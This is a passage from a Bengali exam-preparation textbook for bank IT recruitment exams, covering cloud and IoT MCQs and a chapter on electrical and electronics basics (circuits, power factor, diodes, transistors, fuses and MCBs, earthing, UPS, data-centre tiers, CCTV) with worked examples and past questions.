IoT (Internet of Things): সেন্সর ও যন্ত্রকে ইন্টারনেটে যুক্ত করে ডেটা সংগ্রহ ও নিয়ন্ত্রণ। স্তর: Perception (sensor) → Network (Wi-Fi, ZigBee, LoRa, NB-IoT, 5G) → Processing (cloud/edge) → Application। প্রোটোকল: MQTT, CoAP। ব্যাংক/ডেটা সেন্টারে: তাপমাত্রা-আর্দ্রতা পর্যবেক্ষণ, ATM বুথ নজরদারি, স্মার্ট এনার্জি মিটারিং। **Edge computing** — ডেটা উৎসের কাছেই প্রক্রিয়া করে latency কমানো।

১১.১০ MCQ অনুশীলন

1. ক্লাউড কম্পিউটিং কী সরবরাহ করে?

(ক) শুধু হার্ডওয়্যার
(খ) শুধু সফটওয়্যার
(গ) On-demand resources
(ঘ) Offline services

উত্তর: (গ) Officer IT MCQ 2026 (BIBM)

2. Google App Engine কোন service model-এর উদাহরণ?

(ক) IaaS
(খ) PaaS
(গ) SaaS
(ঘ) DaaS

উত্তর: (খ)

3. AWS EC2 কোন ধরনের সেবা?

(ক) IaaS
(খ) PaaS
(গ) SaaS
(ঘ) FaaS

উত্তর: (ক) — virtual machine ভাড়া দেয়।

4. Type 1 hypervisor-এর উদাহরণ কোনটি?

(ক) VirtualBox
(খ) VMware Workstation
(গ) VMware ESXi
(ঘ) Parallels Desktop

উত্তর: (গ) — bare-metal।

5. ৬টি 2 TB ডিস্কে RAID 6 করলে ব্যবহারযোগ্য ক্ষমতা কত?

(ক) 12 TB
(খ) 10 TB
(গ) 8 TB
(ঘ) 6 TB

উত্তর: (গ) — $(6 - 2) \times 2 = 8$ TB।

6. কোন RAID-এ কোনো fault tolerance নেই?

(ক) RAID 0
(খ) RAID 1
(গ) RAID 5
(ঘ) RAID 10

উত্তর: (ক) — শুধু striping।

7. MTBF = 990 ঘণ্টা, MTTR = 10 ঘণ্টা হলে availability কত?

(ক) 99.9%
(খ) 99%
(গ) 98%
(ঘ) 90%

উত্তর: (খ) — $990 / (990 + 10) = 0.99$।

8. প্রতিটি 0.9 নির্ভরযোগ্যতার দুটি অংশ parallel-এ থাকলে মোট নির্ভরযোগ্যতা—

(ক) 0.81
(খ) 0.90
(গ) 0.99
(ঘ) 1.8

উত্তর: (গ) — $1 - (0.1)^2 = 0.99$।

9. PUE-এর আদর্শ মান কত?

(ক) 0
(খ) 0.5
(গ) 1.0
(ঘ) 2.0

উত্তর: (গ) — সব বিদ্যুৎ শুধু IT যন্ত্রে গেলে PUE = 1।

10. Hadoop-এ RDBMS থেকে ডেটা import করতে কোনটি ব্যবহৃত হয়?

(ক) Flume
(খ) Sqoop
(গ) Pig
(ঘ) Oozie

উত্তর: (খ) — SQL + Hadoop = Sqoop; লগের জন্য Flume।

11. HDFS-এর ডিফল্ট replication factor কত?

(ক) 1
(খ) 2
(গ) 3
(ঘ) 4

উত্তর: (গ)

12. নিউরাল নেটওয়ার্কের hidden layer-এ সাধারণত কোন activation function ব্যবহৃত হয়?

(ক) Softmax
(খ) ReLU
(গ) Step
(ঘ) Linear

উত্তর: (খ) Officer IT 2026 (25105)

13. আধুনিক LLM-এর মূল নিউরাল আর্কিটেকচার কোনটি?

(ক) Bayesian Network
(খ) CNN
(গ) Transformer
(ঘ) Autoencoder

উত্তর: (গ) Officer IT MCQ 2026 (BIBM)

14. Big Data-র "Velocity" কী বোঝায়?

(ক) ডেটার আকার
(খ) ডেটা উৎপাদন ও প্রক্রিয়াকরণের গতি
(গ) ডেটার বৈচিত্র্য
(ঘ) ডেটার নির্ভুলতা

উত্তর: (খ)

15. Tier IV ডেটা সেন্টারের বৈশিষ্ট্য কোনটি?

(ক) কোনো redundancy নেই
(খ) N+1 component
(গ) Fault tolerant, 2N
(ঘ) শুধু UPS আছে

উত্তর: (গ) — availability ≈ 99.995%।

অধ্যায় ১২ — ইলেকট্রিক্যাল ও ইলেকট্রনিক্স

Electrical & Electronics for AME / AE (IT) and Officer (IT)

ব্যাংকের **Assistant Maintenance Engineer / Assistant Engineer (IT)** পদে CSE-র পাশাপাশি EEE অংশ থেকে নিয়মিত প্রশ্ন আসে: transistor-এর অঞ্চল ও JFET (BB AME 2023), fuse বনাম circuit breaker ও fuse rating হিসাব (AME/AE জানুয়ারি 2026)। **Officer (IT) 2026**-এও fuse বনাম MCB ও PN junction diode এসেছে, MCQ-তে CCTV cable, ব্যাংকের printer ও camera। ব্যাংকের ডেটা সেন্টার, UPS, earthing, CCTV — রক্ষণাবেক্ষণ প্রকৌশলীর দৈনন্দিন কাজ, তাই ভাইভাতেও এগুলো জিজ্ঞেস করা হয়।

১২.১ মৌলিক সূত্র: Ohm, Power, Energy

$V = I R$ | $P = V I = I^2R = V^2/R$ | Energy (kWh) = Power (kW) × সময় (h) | 1 kWh = 1 unit = 3.6 MJ

বিষয়	Series	Parallel
মোট রোধ	$R = R_1 + R_2 + \dots$	$1/R = 1/R_1 + 1/R_2 + \dots$ (দুটির জন্য $R_1R_2/(R_1+R_2)$)
Current	সবখানে সমান	শাখায় ভাগ হয় (KCL)
Voltage	ভাগ হয় (KVL)	সব শাখায় সমান
একটি অংশ নষ্ট হলে	পুরো সার্কিট বন্ধ	বাকিগুলো চলে — তাই বাসা/অফিসের wiring parallel

উদাহরণ ১: Series-parallel সার্কিট

$R_1 = 4\ \Omega$ ও $R_2 = 6\ \Omega$ parallel, তার সাথে $R_3 = 3.6\ \Omega$ series; সরবরাহ 12 V।

$R_{12} = 4\times6/(4+6) = 2.4\ \Omega \Rightarrow R_{\text{মোট}} = 2.4 + 3.6 = 6\ \Omega \Rightarrow I = 12/6 = \mathbf{2\ A}$

$V_{R3} = 2 \times 3.6 = 7.2$ V; $V_{\text{parallel}} = 2 \times 2.4 = 4.8$ V $\Rightarrow I_1 = 4.8/4 = 1.2$ A, $I_2 = 4.8/6 = 0.8$ A (যোগফল 2 A ✔)।

উদাহরণ ২: একটি শাখার মাসিক বিদ্যুৎ বিল

10টি PC × 200 W, দৈনিক 8 ঘণ্টা, মাসে 30 দিন ⇒ 10 × 0.2 kW × 8 × 30 = **480 kWh**। প্রতি unit ৳10 হলে বিল = **৳4,800**।

১২.২ AC পাওয়ার, Power Factor ও Three-Phase

বাংলাদেশে সরবরাহ: single-phase 230 V (প্রচলিত ভাষায় 220 V), three-phase 400/415 V line-to-line, frequency 50 Hz। AC-তে voltage ও current-এর মধ্যে phase পার্থক্য (ϕ) থাকলে সব শক্তি কাজে লাগে না।

Apparent $S = V I$ (VA) | Real $P = V I \cos\phi$ (W) | Reactive $Q = V I \sin\phi$ (VAR) | $S^2 = P^2 + Q^2$
Power factor = $\cos\phi = P / S$ | Three-phase: $P = \sqrt{3}\, V_L\, I_L \cos\phi$


উদাহরণ ৩: Power factor ও three-phase হিসাব

(ক) 230 V, 10 A, PF 0.8: S = 2300 VA, P = 2300 × 0.8 = **1840 W**, Q = 2300 × 0.6 = **1380 VAR**।

(খ) 415 V three-phase, 20 A, PF 0.8: P = 1.732 × 415 × 20 × 0.8 ≈ **11.5 kW**।

কম power factor হলে একই কাজের জন্য বেশি current লাগে ⇒ তার গরম, loss ও জরিমানা বাড়ে; capacitor bank দিয়ে PF উন্নত করা হয়।

১২.৩ PN Junction Diode



চিত্র ১২.১: Diode-এর প্রতীক (বামে) ও V-I বৈশিষ্ট্য (ডানে)

বিগত প্রশ্ন Officer IT 2026 (25105)

Explain the working principle of a PN junction diode. Draw its symbol and describe the difference between forward bias and reverse bias.

কার্যনীতি: P-type অর্ধপরিবাহীতে majority carrier hole, N-type-এ electron। দুটি জোড়া দিলে junction-এ electron N থেকে P-তে ও hole P থেকে N-তে diffuse করে পুনর্মিলিত হয়। ফলে junction-এর দুই পাশে স্থির আয়নের একটি carrier-শূন্য স্তর তৈরি হয় — **depletion region**, যার বিভব-প্রাচীর (**barrier potential**) Si-তে প্রায় 0.7 V ও Ge-তে 0.3 V। এই প্রাচীরই নির্ধারণ করে কোন দিকে current চলবে — তাই diode একমুখী (unidirectional) সুইচের মতো কাজ করে। প্রতীক উপরের চিত্রে: ত্রিভুজ = anode (P), দাগ = cathode (N)।


বিষয়	Forward bias	Reverse bias
সংযোগ	P → (+), N → (−)	P → (−), N → (+)
Depletion region	সরু হয়	চওড়া হয়
Barrier potential	কমে যায়	বেড়ে যায়
Current	Cut-in voltage (0.7 V) পার হলে mA-স্তরে দ্রুত বাড়ে (majority carrier)	শুধু ক্ষুদ্র leakage (nA–μA, minority carrier) — breakdown পর্যন্ত
রোধ	খুব কম (on switch)	খুব বেশি (off switch)
ব্যবহার	Rectifier, LED জ্বালানো	Zener regulator, photodiode, varactor

উদাহরণ ৪: Diode সার্কিটের current

5 V উৎস, 1 kΩ রোধ ও একটি Si diode forward bias-এ series: I = (5 − 0.7) / 1000 = **4.3 mA**। Diode উল্টো লাগালে I ≈ 0 এবং পুরো 5 V diode-এর উপর পড়ে।

Diode	বৈশিষ্ট্য / ব্যবহার
Zener	নির্দিষ্ট reverse breakdown voltage-এ কাজ — voltage regulator
LED	Forward bias-এ আলো (GaAs, GaN) — indicator, display
Photodiode	Reverse bias-এ আলো পড়লে current — optical fiber receiver, সেন্সর
Schottky	Metal–semiconductor, কম drop (~0.3 V), দ্রুত switching — SMPS
Rectifier (bridge)	৪টি diode, full-wave AC → DC — power supply, UPS charger

১২.৪ BJT: Cut-off, Active ও Saturation



চিত্র ১২.২: Common-emitter NPN transistor-এর output characteristic ও তিনটি অঞ্চল

বিগত প্রশ্ন BB AME 2023

Describe cut-off, saturation and active region of operation of a transistor with diagram.

উত্তর: BJT-র দুটি junction — Base-Emitter (BE) ও Collector-Base (CB)। এদের bias অনুযায়ী তিনটি অঞ্চল (চিত্র ১২.২):

অঞ্চল	BE junction	CB junction	অবস্থা	ব্যবহার
Cut-off	Reverse ($V_{BE} < 0.7$ V)	Reverse	$I_B = 0$, $I_C \approx 0$, $V_{CE} \approx V_{CC}$	খোলা সুইচ (OFF)
Active	Forward	Reverse	$I_C = \beta I_B$; I_C প্রায় V_{CE}-নিরপেক্ষ	Amplifier
Saturation	Forward	Forward	$V_{CE(sat)} \approx 0.2$ V, I_C সর্বোচ্চ $\approx V_{CC}/R_C$, $I_C < \beta I_B$	বন্ধ সুইচ (ON)

Digital সার্কিট ও relay driver-এ transistor cut-off ↔ saturation-এ সুইচ হিসেবে চলে; audio/RF amplifier-এ active অঞ্চলের মাঝখানে (Q-point) bias করা হয়।

উদাহরণ ৫: Transistor কোন অঞ্চলে?

$V_{CC} = 10$ V, $R_C = 1$ kΩ, $\beta = 100$।

(ক) $I_B = 50$ μA ⇒ $I_C = 5$ mA, $V_{CE} = 10 - 5 \times 1 = 5$ V > 0.2 V ⇒ **Active**।

(খ) $I_B = 200$ μA ⇒ $\beta I_B = 20$ mA দিলে $V_{CE} = 10 - 20 = -10$ V — অসম্ভব ⇒ **Saturation**; প্রকৃত $I_{C(sat)} = (10 - 0.2)/1k = 9.8$ mA।

১২.৫ JFET ও MOSFET

বিগত প্রশ্ন BB AME 2023

Explain the working principle of an n-channel JFET with various values of V_{GS} and V_{DS}.

গঠন: একটি n-type silicon বার (channel)-এর দুই প্রান্তে Source (S) ও Drain (D); দুই পাশে p^+ অঞ্চল একত্রে Gate (G)। Gate-channel PN junction সবসময় **reverse bias** রাখা হয় ($V_{GS} \le 0$), তাই gate current প্রায় শূন্য — JFET একটি **voltage-controlled, unipolar** ডিভাইস (শুধু electron বহন করে)।

1. **$V_{GS} = 0$, V_{DS} ছোট:** Channel পুরো চওড়া; $I_D \propto V_{DS}$ — রোধের মতো আচরণ (**ohmic region**)।
2. **$V_{GS} = 0$, V_{DS} বাড়ানো:** Drain প্রান্তে reverse bias বেশি, তাই depletion region সেখানে বেশি চওড়া হয়ে channel সরু করে। $V_{DS} = |V_P|$ হলে drain প্রান্তে channel প্রায় বন্ধ — **pinch-off**। এর পর V_{DS} বাড়ালেও I_D প্রায় স্থির থাকে = I_{DSS} (**saturation region**) — amplifier এখানেই চলে।
3. **V_{GS} ঋণাত্মক (যেমন −1, −2 V):** শুরুতেই depletion চওড়া, channel সরু ⇒ কম V_{DS}-তে pinch-off ($V_{DS(sat)} = V_{GS} - V_P$) এবং saturation current কম: $I_D = I_{DSS}(1 - V_{GS}/V_P)^2$।
4. **$V_{GS} = V_{GS(off)} = V_P$:** পুরো channel depleted ⇒ $I_D \approx 0$ (**cut-off**)।
5. **খুব বেশি V_{DS}:** Avalanche **breakdown** — I_D হঠাৎ বেড়ে ডিভাইস নষ্ট হতে পারে।

সংখ্যাগত উদাহরণ: $I_{DSS} = 10$ mA, $V_P = -4$ V, $V_{GS} = -2$ V ⇒ $I_D = 10(1 - (-2)/(-4))^2 = 10 \times 0.25 =$ **2.5 mA**; pinch-off $V_{DS} = -2 - (-4) = 2$ V।

Shockley: $I_D = I_{DSS}\,(1 - V_{GS}/V_P)^2$ | BJT: $I_E = I_B + I_C$, $\beta = I_C/I_B$, $\alpha = I_C/I_E = \beta/(\beta+1)$

বিষয়	BJT	FET (JFET/MOSFET)
নিয়ন্ত্রণ	Current-controlled (I_B)	Voltage-controlled (V_{GS})
Carrier	Bipolar (electron + hole)	Unipolar
Input impedance	কম	খুব বেশি (MOSFET-এ $10^{12}\,\Omega$+)
Noise / তাপীয় স্থিতি	বেশি / কম	কম / বেশি
ব্যবহার	Analog amplifier, driver	CMOS logic, CPU, power switching (SMPS, UPS inverter)

১২.৬ সুরক্ষা ডিভাইস: Fuse, MCB, MCCB, RCCB

বিগত প্রশ্ন Officer IT 2026 (25105)

Differentiate between a Fuse and a Miniature Circuit Breaker (MCB). Which one is more suitable for modern office electrical installations and why?

বিষয়	Fuse	MCB
কার্যনীতি	অতিরিক্ত current-এ তাপে পাতলা তার গলে যায় (heating effect)	Overload-এ bimetallic strip বাঁকে (thermal), short circuit-এ solenoid টানে (magnetic) — contact খুলে যায়
পুনঃব্যবহার	একবারই — বদলাতে হয়	লিভার তুলে reset করা যায়
নির্ভুলতা	কম; বয়সের সাথে বদলায়	নির্দিষ্ট trip curve (B, C, D) — নির্ভুল
Switch হিসেবে	না	হ্যাঁ — ON/OFF ও isolation
ত্রুটি চিহ্নিত	কঠিন	কোন circuit trip করেছে সহজে দেখা যায়
নিরাপত্তা	ভুল rating-এর তার লাগানোর ঝুঁকি	Tamper-proof, sealed
খরচ	প্রাথমিকভাবে সস্তা	বেশি, কিন্তু দীর্ঘমেয়াদে সাশ্রয়ী

আধুনিক অফিসের জন্য MCB উপযুক্ত, কারণ: (১) ট্রিপের পর মুহূর্তেই reset — ATM, server, কাউন্টারের downtime কমে; (২) নির্ভুল trip curve সংবেদনশীল IT সরঞ্জাম ও তার রক্ষা করে; (৩) RCCB-র সাথে মিলিয়ে (RCBO) earth leakage থেকেও মানুষকে রক্ষা করে; (৪) distribution board-এ circuit-ভিত্তিক isolation ও রক্ষণাবেক্ষণ সহজ; (৫) ভুল fuse wire লাগানোর ঝুঁকি নেই।

বিগত প্রশ্ন BSCS AME/AE 24.01.2026

(ii) What is the main disadvantage of a fuse compared to a Circuit Breaker? (iii) You need to protect a small heater rated at 2.4 kW connected to a 240 V single-phase supply. What is the minimum current rating of the fuse you should use?

(ii) প্রধান অসুবিধা: fuse **একবার ব্যবহারযোগ্য** — একবার গলে গেলে নতুন fuse লাগাতে হয়, ফলে সার্ভিস বন্ধ থাকে, স্পেয়ার রাখতে হয়, এবং ভুল (বেশি) rating-এর fuse/তার লাগানোর ঝুঁকি থাকে। Circuit breaker কারণ দূর করে শুধু reset করলেই চলে।
(iii) Full-load current I = P / V = 2400 / 240 = **10 A**।
Fuse-এর rating স্বাভাবিক current-এর *সামান্য বেশি* হতে হবে — ঠিক 10 A হলে স্বাভাবিক চলার মধ্যেই (চালুর inrush বা সামান্য voltage ওঠানামায়) অযথা গলে যেতে পারে। তাই 10 A-এর ঠিক উপরের standard মান নিতে হবে: প্রচলিত plug fuse 3 A, 5 A, **13 A** ⇒ **13 A fuse** (MCB হলে 16 A Type B)। নিয়ম: rating ≈ 1.25 × I = 12.5 A ⇒ পরবর্তী standard মান।

ডিভাইস	রক্ষা করে	বিশেষত্ব
MCB (≤ 100 A)	Overload ও short circuit	Type B: 3–5 × I_n (lighting, computer); C: 5–10 × I_n (AC, motor-ছোট); D: 10–20 × I_n (transformer, বড় motor)


MCCB (100–2500 A)	একই, বড় লোড	Adjustable trip; main incoming, DC power panel
RCCB / ELCB	Earth leakage — মানুষকে shock থেকে	Live ও neutral-এর current-এর পার্থক্য 30 mA (মানুষের সুরক্ষা) হলে trip
RCBO	Overload + leakage	MCB + RCCB একসাথে
SPD	Lightning/surge	অতিরিক্ত voltage earth-এ সরিয়ে দেয়

১২.৭ Earthing (Grounding)

উদ্দেশ্য: (১) ত্রুটির সময় fault current নিরাপদে মাটিতে পাঠিয়ে মানুষকে shock থেকে রক্ষা; (২) protective device (MCB/RCCB) দ্রুত trip করানো; (৩) বজ্রপাত ও surge থেকে সরঞ্জাম রক্ষা; (৪) সংবেদনশীল IT সরঞ্জামে নয়েজ কমানো ও স্থির reference voltage।

- **প্রকার:** Plate earthing, pipe earthing, rod earthing, chemical earthing (কম জায়গায় কম রোধ)।
- **লক্ষ্য রোধ:** সাধারণ ভবনে ≤ 5 Ω; ডেটা সেন্টার, server room ও টেলিকম সরঞ্জামে ≤ 1 Ω লক্ষ্য রাখা হয়। Earth tester (megger) দিয়ে নিয়মিত মাপতে হয় — শুষ্ক মৌসুমে রোধ বাড়ে।
- Neutral–earth voltage সাধারণত 2 V-এর নিচে রাখতে হয়; বেশি হলে সার্ভার/ATM-এ অস্বাভাবিক restart ও ডেটা ত্রুটি হতে পারে।
- Lightning arrester ও SPD আলাদা earth pit-এ যুক্ত করে, পরে সব pit bonding করা হয় (equipotential bonding)।

১২.৮ UPS, IPS, Generator ও ATS



চিত্র ১২.৩: Online (double-conversion) UPS — লোড সবসময় inverter থেকে চলে, তাই transfer time শূন্য

ধরন	কীভাবে চলে	Transfer time	উপযুক্ত
Offline / Standby	স্বাভাবিকে mains সরাসরি লোডে; বিদ্যুৎ গেলে inverter চালু	~5–12 ms	একক PC
Line-interactive	Standby + AVR (voltage নিয়ন্ত্রণ)	~2–4 ms	ছোট শাখা, network rack
Online (double conversion)	AC → DC → AC সবসময়; mains-এর সব গোলযোগ থেকে বিচ্ছিন্ন	0 ms	ডেটা সেন্টার, server, ATM

IPS, Generator ও ATS

IPS (Instant Power Supply): বাংলাদেশে প্রচলিত offline inverter — সাধারণত square/modified sine wave, switching delay আছে; বাতি-পাখার জন্য ঠিক, কিন্তু server বা সংবেদনশীল IT সরঞ্জামের জন্য নয়।
Generator + ATS: দীর্ঘ লোডশেডিংয়ে diesel generator; **ATS (Automatic Transfer Switch)** mains চলে গেলে স্বয়ংক্রিয়ভাবে লোডকে generator-এ এবং ফিরে এলে mains-এ সরায়। Generator চালু হতে ১০–৩০ সেকেন্ড লাগে — এই ফাঁকটুকু UPS battery পূরণ করে। ক্রম: Mains/Generator → ATS → UPS → IT load।
AVR/Stabilizer: শুধু voltage স্থির রাখে, backup দেয় না।

UPS rating (VA) = Load (W) / PF × (1.2–1.25 margin) | Backup time (h) = Battery V × Ah × η / Load (W)

উদাহরণ ৬: UPS নির্বাচন ও backup time

(ক) একটি শাখার server ও network লোড 1600 W, PF 0.8 ⇒ 1600/0.8 = 2000 VA; 25% margin ⇒ 2500 VA ⇒ **3 kVA UPS**।
(খ) দুটি 12 V 100 Ah battery series-এ = 24 V × 100 Ah = 2400 Wh; inverter efficiency 80%, লোড 600 W ⇒ backup = 2400 × 0.8 / 600 = **3.2 ঘণ্টা**। (Battery আয়ু রক্ষায় পুরোটা discharge না করে depth of discharge ধরে হিসাব করলে সময় আরও কম।)

১২.৯ ডেটা সেন্টারের পাওয়ার ও Tier শ্রেণি

Tier (Uptime Institute)	Availability	বার্ষিক downtime	Redundancy	মূল বৈশিষ্ট্য
Tier I	99.671%	~28.8 ঘণ্টা	N	একক পথ, কোনো redundancy নেই
Tier II	99.741%	~22 ঘণ্টা	N+1 (component)	অতিরিক্ত UPS/generator, পথ একটিই
Tier III	99.982%	~1.6 ঘণ্টা	N+1, একাধিক পথ	Concurrently maintainable — বন্ধ না করেই রক্ষণাবেক্ষণ
Tier IV	99.995%	~26 মিনিট	2N / 2N+1	Fault tolerant — যেকোনো একক ত্রুটিতেও সেবা চলে

PUE (Power Usage Effectiveness) = মোট facility power / IT equipment power (আদর্শ 1.0; ভালো ≈ 1.2–1.5)

উদাহরণ ৭: PUE ও কুলিং

একটি ব্যাংকের DC মোট 1500 kW টানে, যার IT লোড 1000 kW ⇒ PUE = 1500/1000 = **1.5** — অর্থাৎ প্রতি 1 W IT-র জন্য 0.5 W কুলিং, UPS loss ও আলোয় যায়। Hot/cold aisle containment, precision AC (PAC), free cooling ও উচ্চ-দক্ষ UPS দিয়ে PUE কমানো যায়। Server room তাপমাত্রা সাধারণত 18–27 °C (ASHRAE) এবং আর্দ্রতা নিয়ন্ত্রিত রাখা হয়।

১২.১০ ব্যাংকের Physical Security ও Peripheral

CCTV: Analog বনাম IP

বিষয়	Analog (HD-TVI/AHD)	IP Camera
Cable	**Coaxial (RG-59)**, BNC connector; পাওয়ারের জন্য আলাদা তার (বা siamese cable)	UTP Cat5e/Cat6; **PoE**-তে একই তারে ডেটা ও পাওয়ার
Recorder	**DVR** (Digital Video Recorder) — ভিডিও এখানে digital হয়	**NVR** (Network Video Recorder) — ক্যামেরাই encode করে (H.264/H.265)
Resolution	সাধারণত ≤ 5 MP	4 MP–4K, ডিজিটাল zoom, analytics (মুখ, নম্বর প্লেট)
রিমোট মনিটরিং	DVR-এর মাধ্যমে	সরাসরি নেটওয়ার্কে, কেন্দ্রীয় VMS-এ একাধিক শাখা
ব্যাংকে	পুরনো শাখা	নতুন শাখা, ATM booth, vault, cash counter

PoE standard: 802.3af ≈ 15.4 W, 802.3at (PoE+) ≈ 30 W, 802.3bt ≈ 60/90 W (PTZ camera)। ক্যামেরার ধরন: dome (ভেতরে, কাউন্টার), bullet (বাইরে), PTZ (ঘোরানো যায়), pinhole (ATM)।

উদাহরণ ৮: CCTV storage হিসাব

16টি IP camera, প্রতিটি 4 Mbps, 24 ঘণ্টা রেকর্ড, 30 দিন সংরক্ষণ।
প্রতি ক্যামেরা/দিন = 4 Mbps × 86,400 s = 345,600 Mb = 43,200 MB ≈ 43.2 GB
16 ক্যামেরা × 43.2 GB × 30 দিন = 20,736 GB ≈ **20.7 TB** ⇒ RAID সহ NVR-এ অন্তত 24 TB usable রাখা উচিত। H.265 ব্যবহার করলে প্রায় অর্ধেক।

ব্যাংকের Printer ও Input Device

ডিভাইস	প্রযুক্তি	ব্যাংকে ব্যবহার
Dot-matrix (impact)	Pin দিয়ে ribbon-এ আঘাত; carbon copy সম্ভব	কাউন্টারে **passbook printer**, multi-part voucher, FDR
Thermal	তাপ-সংবেদনশীল কাগজ, কালি লাগে না	ATM/POS slip, queue token, counter receipt
Laser	Toner ও drum, দ্রুত, উচ্চমান	অফিসের রিপোর্ট, statement, চিঠি
Inkjet	কালির ফোঁটা	রঙিন ছবি — ব্যাংকে কম
MICR reader	চৌম্বক কালিতে (E-13B font) ছাপা অক্ষর পড়ে	চেক প্রক্রিয়াকরণ, BACPS-এ চেক ক্লিয়ারিং
OCR / OMR	ছাপা অক্ষর / চিহ্ন পড়া	ফর্ম, পরীক্ষার খাতা
Biometric	আঙুলের ছাপ, মুখ	Agent banking, eKYC, হাজিরা

১২.১১ MCQ অনুশীলন

1. Analog CCTV ক্যামেরা সংযোগে সাধারণত কোন cable ব্যবহৃত হয়?

(ক) UTP Cat6 (খ) Coaxial (RG-59)
(গ) Optical fiber (ঘ) USB

উত্তর: (খ) — BNC connector-সহ coax; IP camera-তে UTP। Officer IT 2026 (25105)

2. ব্যাংকের কাউন্টারে passbook ও carbon-copy voucher ছাপাতে কোন printer উপযুক্ত?

(ক) Laser (খ) Inkjet
(গ) Dot-matrix (ঘ) Plotter

উত্তর: (গ) — Impact printer বলে মোটা passbook ও multi-part কাগজে ছাপে। Officer IT 2026 (25105) — অনুরূপ

3. একাধিক শাখার ভিডিও কেন্দ্রীয়ভাবে নেটওয়ার্কে রেকর্ড ও মনিটর করতে কোন camera উপযুক্ত?

(ক) Analog camera (খ) IP camera
(গ) Web camera (ঘ) Film camera

উত্তর: (খ) — IP camera + NVR/VMS। Officer IT 2026 (25105) — অনুরূপ

4. Silicon diode-এর cut-in voltage প্রায় কত?

(ক) 0.3 V (খ) 0.7 V
(গ) 1.2 V (ঘ) 5 V

উত্তর: (খ) — Ge-তে 0.3 V।

5. Transistor বন্ধ সুইচ (ON) হিসেবে কোন অঞ্চলে কাজ করে?

(ক) Cut-off (খ) Active
(গ) Saturation (ঘ) Breakdown

উত্তর: (গ) — দুই junction-ই forward, $V_{CE} \approx 0.2$ V।

6. Amplifier হিসেবে BJT কোন অঞ্চলে bias করা হয়?

(ক) Active (খ) Cut-off
(গ) Saturation (ঘ) Reverse active

উত্তর: (ক) — BE forward, CB reverse; $I_C = \beta I_B$।

7. Fuse কোন নীতিতে কাজ করে?

(ক) চৌম্বক প্রভাব (খ) Current-এর তাপীয় প্রভাব
(গ) রাসায়নিক প্রভাব (ঘ) আলোক প্রভাব

উত্তর: (খ) — I^2R তাপে fuse element গলে যায়।

8. বড় motor বা transformer-এর মতো উচ্চ inrush লোডে কোন MCB curve?

(ক) Type A (খ) Type B
(গ) Type C (ঘ) Type D

উত্তর: (ঘ) — 10–20 × I_n-এ trip করে।

9. মানুষের সুরক্ষার জন্য RCCB সাধারণত কত leakage current-এ trip করে?

(ক) 3 mA
(খ) 30 mA
(গ) 300 mA
(ঘ) 3 A

উত্তর: (খ) — 30 mA sensitivity।

10. কোন UPS-এর transfer time শূন্য?

(ক) Offline
(খ) Line-interactive
(গ) Online double-conversion
(ঘ) IPS

উত্তর: (গ) — লোড সবসময় inverter থেকে চলে।

11. Power factor-এর সংজ্ঞা কোনটি?

(ক) Q / P
(খ) P / S
(গ) S / P
(ঘ) Q / S

উত্তর: (খ) — Real power / Apparent power = cos ϕ।

12. 1 kWh = কত joule?

(ক) 3.6 kJ
(খ) 36 kJ
(গ) 3.6 MJ
(ঘ) 1000 J

